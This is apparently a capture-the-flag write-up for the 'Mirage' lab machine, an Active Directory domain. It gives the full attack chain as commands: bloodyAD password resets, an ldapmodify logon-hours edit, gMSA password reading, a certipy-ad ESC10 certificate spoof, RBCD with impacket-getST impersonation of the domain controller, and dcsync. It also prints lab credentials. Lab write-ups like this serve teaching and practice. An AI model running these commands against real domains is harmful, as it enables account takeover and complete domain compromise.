
3edc#EDC3I then requested a TGT using the creds:



In order to use this to ticket to log in I had to modify the /etc/krb5.conf file:
Foothold
Shell as nathan.aadam
I logged in as the user via winrmexec:


Here I was instantly able to grab the flag.
user.txt
Enumeration

Since bloodhound didn’t yield anything further I started up winpeas to do some enumeration:
While scrolling down I found something interesting:


mark.bbond1day@atimeI thus added the user to my “owned” list:

Now it became quite interesting:
Lateral Movement
ForceChangePassword

First I got a TGT for mark:
First off we’ll want to enable the account again:
bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -k remove uac "javier.mmarshall" -f ACCOUNTDISABLE
Then used bloodyAD to change the password for javier:
bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'mark.bbond' -k set password "javier.mmarshall" "P@ssword123"
Next up we need to enable the account:
dn: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htbchangetype: modifyreplace: logonHourslogonHours:: ////////////////////////////
We use ldapmodify to modify the entry:
ldapmodify -H ldap://dc01.mirage.htb -D "mark.bbond@mirage.htb" -w '1day@atime' -f javier_hours.ldif

Now that all’s done we can get the TGT and export it:
ReadgMSApassword
This one is pretty straightforward:
nxc ldap mirage.htb -u 'javier.mmarshall' -p 'P@ssword123' -k --gmsa

Next I yet again requested a TGT:
Privilege Escalation
ESC10
Detection
Next up the following was discovered:
reg query HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel
As well as:
Get-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"
When I checked those registry keys, I realized the domain controller has StrongCertificateBindingEnforcement enabled (value = 1), but Schannel is still configured to allow weak certificate mapping through CertificateMappingMethods = 0x4 (UPN mapping).
This combination means the DC will accept non‑strong mappings for certificate-based logon, creating an ESC10 ADCS vulnerability. In other words, if I can obtain or forge a certificate with a victim’s UPN, the DC will still let me authenticate as that user despite strong binding being “enabled.”
Exploitation
I’ll start off with certipy-ad by updating the account of mark.bbond:
certipy-ad account update -k -no-pass -user mark.bbond -upn 'DC01$@mirage.htb' -dc-host dc01.mirage.htb -target dc01.mirage.htb
Next up I’ll export the cache for mark again and request the certificate:
certipy-ad req -ca 'mirage-DC01-CA' -dc-host dc01.mirage.htb -target dc01.mirage.htb -k -no-pass
Next up:
certipy-ad account update -k -no-pass -user mark.bbond -upn 'mark.bbond@mirage.htb' -dc-host dc01.mirage.htb -target dc01.mirage.htb
Now we’re going to authenticate and get an interactive shell:
certipy-ad auth -pfx dc01.pfx -dc-ip 10.10.11.78 -ldap-shell
S4U2Proxy
While in the interactive shell I used the following command to modify the delegation rights.
set_rbcd dc01$ nathan.aadam
We can then request a service ticket:
impacket-getST -u2u -impersonate "dc01$" -spn "cifs/dc01.mirage.htb" -k -no-pass 'mirage.htb/nathan.aadam'
dcsync


From here we can dcsync and get access as Administrator.


root.txt